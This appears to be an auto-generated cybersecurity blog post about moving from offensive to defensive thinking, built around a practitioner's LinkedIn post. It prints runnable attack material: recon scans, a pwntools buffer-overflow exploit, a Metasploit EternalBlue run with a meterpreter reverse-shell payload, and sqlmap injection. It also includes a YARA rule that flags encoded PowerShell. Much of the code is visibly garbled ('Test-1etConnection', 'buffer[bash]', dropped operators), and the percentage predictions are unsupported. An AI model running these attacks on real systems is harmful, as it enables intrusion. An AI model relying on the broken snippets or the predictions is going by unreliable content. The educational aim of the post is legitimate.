Listen to this Post
Introduction:

The offensive security mindset—thinking like an attacker, building exploits, and probing networks for weaknesses—has long been the cornerstone of penetration testing and red teaming. But in today’s AI-driven threat landscape, the real challenge isn’t just finding vulnerabilities; it’s building systems that can detect abuse in motion, separate signal from noise, and respond before a technical weakness becomes business damage. As Sheetal Temara, Ph.D., SMIEEE, recently highlighted, retraining the brain from “how do I break this” to “what did the attacker leave behind, and how fast can I recognize it” is the critical shift that bridges the gap between red and blue teams.
Learning Objectives:
- Master the offensive-to-defensive mindset shift required to think like an attacker while building AI-driven detection and response capabilities.
- Acquire hands-on skills in exploit development, network and application testing, and incident response using Linux and Windows command-line tools.
- Learn to integrate AI and machine learning into security operations to recognize attacker artifacts, correlate signals, and automate containment before damage spreads.
You Should Know:
- Reconnaissance and Attack Surface Mapping – Thinking Like an Attacker
Before you can defend, you must understand how an attacker views your environment. Offensive security begins with reconnaissance—passive and active—to map the attack surface. Tools like Nmap, Masscan, and Shodan are staples for discovering open ports, services, and exposed assets. On Linux, a typical reconnaissance workflow might start with:
 Passive reconnaissance using Shodan CLI
shodan search "apache" --limit 10

Active scanning with Nmap
nmap -sV -p- -T4 192.168.1.0/24

Enumerating subdomains with Sublist3r
sublist3r -d example.com
On Windows, you can use PowerShell for lightweight reconnaissance:
 Test-1etConnection for port scanning
1..1024 | ForEach-Object { Test-1etConnection -ComputerName 192.168.1.1 -Port $_ -InformationLevel Quiet }

Get-1etTCPConnection to view active connections
Get-1etTCPConnection | Where-Object { $_.State -eq 'Listen' }
The goal is to build a comprehensive asset inventory and identify potential entry points. This phase is critical because every open port and service is a potential path an attacker could exploit. As Temara notes, tracing these paths before they become real security incidents is half the job.
- Exploit Development and Weaponization – Building the Attack
Once you’ve identified a vulnerability, the next step is to develop a working exploit. This is where the offensive mindset truly shines. For web applications, tools like Burp Suite and OWASP ZAP are indispensable. For binary exploitation, you’ll need a debugger like GDB (Linux) or WinDbg (Windows), along with a disassembler like Ghidra or IDA Pro. A simple buffer overflow exploit on Linux might look like:
include <stdio.h>
include <string.h>

void vulnerable_function(char input) {
char buffer[bash];
strcpy(buffer, input); // No bounds checking
}

int main(int argc, char argv) {
if (argc < 2) return 1;
vulnerable_function(argv[bash]);
return 0;
}
To exploit this, you’d use a Python script with pwntools:
from pwn import

payload = b"A"  64 + b"BBBB" + p32(0xdeadbeef)  Overwrite return address
p = process('./vuln')
p.sendline(payload)
p.interactive()
On Windows, exploit development often involves PowerShell and the .NET framework. For example, using `Invoke-Expression` to run encoded commands or leveraging `System.Net.WebClient` to download and execute payloads. The key takeaway is that building exploits isn’t just about breaking things—it’s about understanding the mechanics of how systems fail so you can better defend them.
- Network and Application Testing – The Red Team Arsenal
Red teaming involves simulating real-world attacks across the entire kill chain. This includes network pivoting, privilege escalation, and lateral movement. On Linux, tools like Metasploit, Empire, and Cobalt Strike are standard. A typical Metasploit workflow for exploiting a Windows SMB vulnerability:
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.100
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.50
exploit
Once you have a shell, you can escalate privileges using tools like `juicy-potato` or PrintSpoofer. On Windows, you might use `PowerUp.ps1` to check for common misconfigurations:
Import-Module .\PowerUp.ps1
Invoke-AllChecks
Application testing, particularly for web apps, requires a deep understanding of the OWASP Top 10. Tools like `sqlmap` for SQL injection, `ffuf` for fuzzing, and `nikto` for server scanning are essential. For example, a SQL injection test using sqlmap:
sqlmap -u "http://example.com/product?id=1" --dbs --batch
The red team’s goal is to find every possible path an attacker could take, then document those paths so the blue team can build detections and controls.
4. AI-Driven Detection – Recognizing Attacker Artifacts
This is where the mindset shift becomes critical. Instead of asking “how do I break this,” you now ask “what did the attacker leave behind?” AI and machine learning are transforming detection by enabling systems to recognize patterns and anomalies that traditional signature-based tools miss. For example, you can use Python with `scikit-learn` to build a simple anomaly detection model for network traffic:
import pandas as pd
from sklearn.ensemble import IsolationForest

Load network traffic data (e.g., NetFlow)
data = pd.read_csv('network_traffic.csv')
model = IsolationForest(contamination=0.01)
model.fit(data[['bytes_out', 'bytes_in', 'duration']])
predictions = model.predict(data[['bytes_out', 'bytes_in', 'duration']])
anomalies = data[predictions == -1]
On the SIEM side, tools like Elastic Security and Splunk use machine learning to correlate events and surface suspicious activities. A practical example: using Elastic’s ML jobs to detect unusual process execution patterns on Windows endpoints. You can also leverage YARA rules to hunt for malware artifacts:
rule Suspicious_PowerShell {
strings:
$ps = "powershell.exe" nocase
$enc = "-EncodedCommand" nocase
condition:
$ps and $enc
}
The AI component isn’t about replacing human analysts—it’s about augmenting them. As Temara’s experience shows, the hardest problem is building systems that can spot abuse in motion, separate signal from noise, and respond before a technical weakness becomes business damage.
- Incident Response and Containment – The Blue Team’s Race Against Time
When an attack is detected, the clock starts ticking. Incident response (IR) is about speed and precision. The first step is containment—preventing the attacker from spreading further. On Linux, you might use `iptables` to block a malicious IP:
sudo iptables -A INPUT -s 192.168.1.200 -j DROP
On Windows, you can use `New-1etFirewallRule` in PowerShell:
New-1etFirewallRule -DisplayName "Block Malicious IP" -Direction Inbound -RemoteAddress 192.168.1.200 -Action Block
Next, you need to collect forensic artifacts. On Linux, tools like `foremost` and `dd` are used for disk imaging, while `journalctl` and `auditd` provide system logs. On Windows, `Get-WinEvent` and `wevtutil` are your friends:
Get-WinEvent -LogName Security -MaxEvents 50 | Where-Object { $_.Id -in [4624,4625] }
For memory forensics, `Volatility` (Linux) and `Rekall` (Windows) can extract running processes, network connections, and injected code. A quick memory dump analysis:
volatility -f memory.dump imageinfo
volatility -f memory.dump --profile=Win10x64 pslist
Finally, eradication and recovery involve patching the vulnerability, restoring from clean backups, and implementing additional monitoring. The IR process is a cycle—each incident teaches you something new about your defenses.
- Bridging Red and Blue – The Purple Team Approach
The most effective security programs don’t treat red and blue as separate silos. Instead, they adopt a purple team model where attackers and defenders collaborate. This means sharing attack techniques, detection gaps, and mitigation strategies in real time. For example, after a red team exercise, the blue team can use the attack logs to tune their SIEM rules and create new detections. Tools like `MITRE ATT&CK` provide a common framework for this collaboration.
A practical exercise: Use `Atomic Red Team` to simulate specific ATT&CK techniques and test your detections:
 On Windows, run an Atomic Test for T1059 (Command and Scripting Interpreter)
Invoke-AtomicTest T1059
On Linux, you can use `Caldera` or `Infection Monkey` to simulate attacks and measure your detection coverage. The key is continuous feedback—red team findings inform blue team improvements, and blue team gaps inform red team focus areas. As Temara puts it, red and blue teams aren’t that different; they’re incomplete without each other.
- Building a Career in Offensive and Defensive Security
The skills described above are in high demand, but they require continuous learning. Certifications like OSCP (Offensive Security Certified Professional), GPEN (GIAC Penetration Tester), and CISSP are valuable, but hands-on practice is what truly sets you apart. Platforms like Hack The Box, TryHackMe, and PentesterLab offer realistic environments to hone your skills. Additionally, courses like “AI Cyber Defense Ops” by Just Hacking Training provide structured learning paths that bridge the gap between offensive and defensive mindsets.
For those starting out, a recommended learning path:
- Month 1-2: Linux command line, networking basics, and Python scripting.
- Month 3-4: Web application security (OWASP Top 10) and tools like Burp Suite.
- Month 5-6: Network penetration testing (Nmap, Metasploit, Wireshark).
- Month 7-8: Exploit development and binary analysis.
- Month 9-10: Incident response and digital forensics.
- Month 11-12: AI/ML for security and purple team exercises.
Remember, the goal isn’t to become an expert in everything—it’s to understand the attacker’s perspective and the defender’s constraints so you can build systems that are resilient by design.
What Undercode Say:
- Key Takeaway 1: The offensive-to-defensive mindset shift is not optional—it’s a survival skill. Finding a vulnerability is only half the job; the harder part is building systems that can detect and respond to abuse in motion. This requires retraining your brain from “how do I break this” to “what did the attacker leave behind, and how fast can I act?”
- Key Takeaway 2: AI and machine learning are game-changers for detection, but they are not silver bullets. They augment human analysts by surfacing anomalies and correlating signals, but they require constant tuning and validation. The real value comes from integrating AI into a broader security operations framework that includes red teaming, blue teaming, and purple team collaboration.
Analysis: Temara’s post underscores a fundamental truth in modern cybersecurity: the lines between offensive and defensive roles are blurring. Attackers are leveraging AI to automate reconnaissance and exploit development, so defenders must do the same. The course she references—AI Cyber Defense Ops—appears to be a practical example of how structured training can facilitate this mindset shift. Her emphasis on “building systems that can spot abuse in motion” highlights the growing importance of detection engineering and threat hunting. Moreover, her gratitude toward WiCyS points to the critical role of community and mentorship in advancing cybersecurity careers, particularly for underrepresented groups. The post is a call to action for security professionals to step beyond their comfort zones, embrace new technologies, and remain open to new ways of thinking.
Prediction:
- +1 The integration of AI into cyber defense will accelerate, with AI-driven SIEM and SOAR platforms becoming the standard within 3–5 years, reducing mean time to detect (MTTD) and respond (MTTR) by over 60%.
- +1 The demand for professionals who can think like attackers and defenders will surge, leading to the rise of “purple team” roles as a distinct career path, with salaries outpacing traditional red or blue team positions.
- -1 However, as AI tools become more accessible, attackers will also adopt them at scale, leading to a new wave of AI-powered phishing, deepfake-based social engineering, and automated vulnerability discovery—creating an arms race that will challenge even the most mature security programs.
- -1 The skills gap will widen before it narrows, as the complexity of AI systems and the pace of threat evolution outstrip the current rate of workforce development, making continuous, hands-on training like the course Temara took not just beneficial, but essential for survival in the field.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Tsheetal Most – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


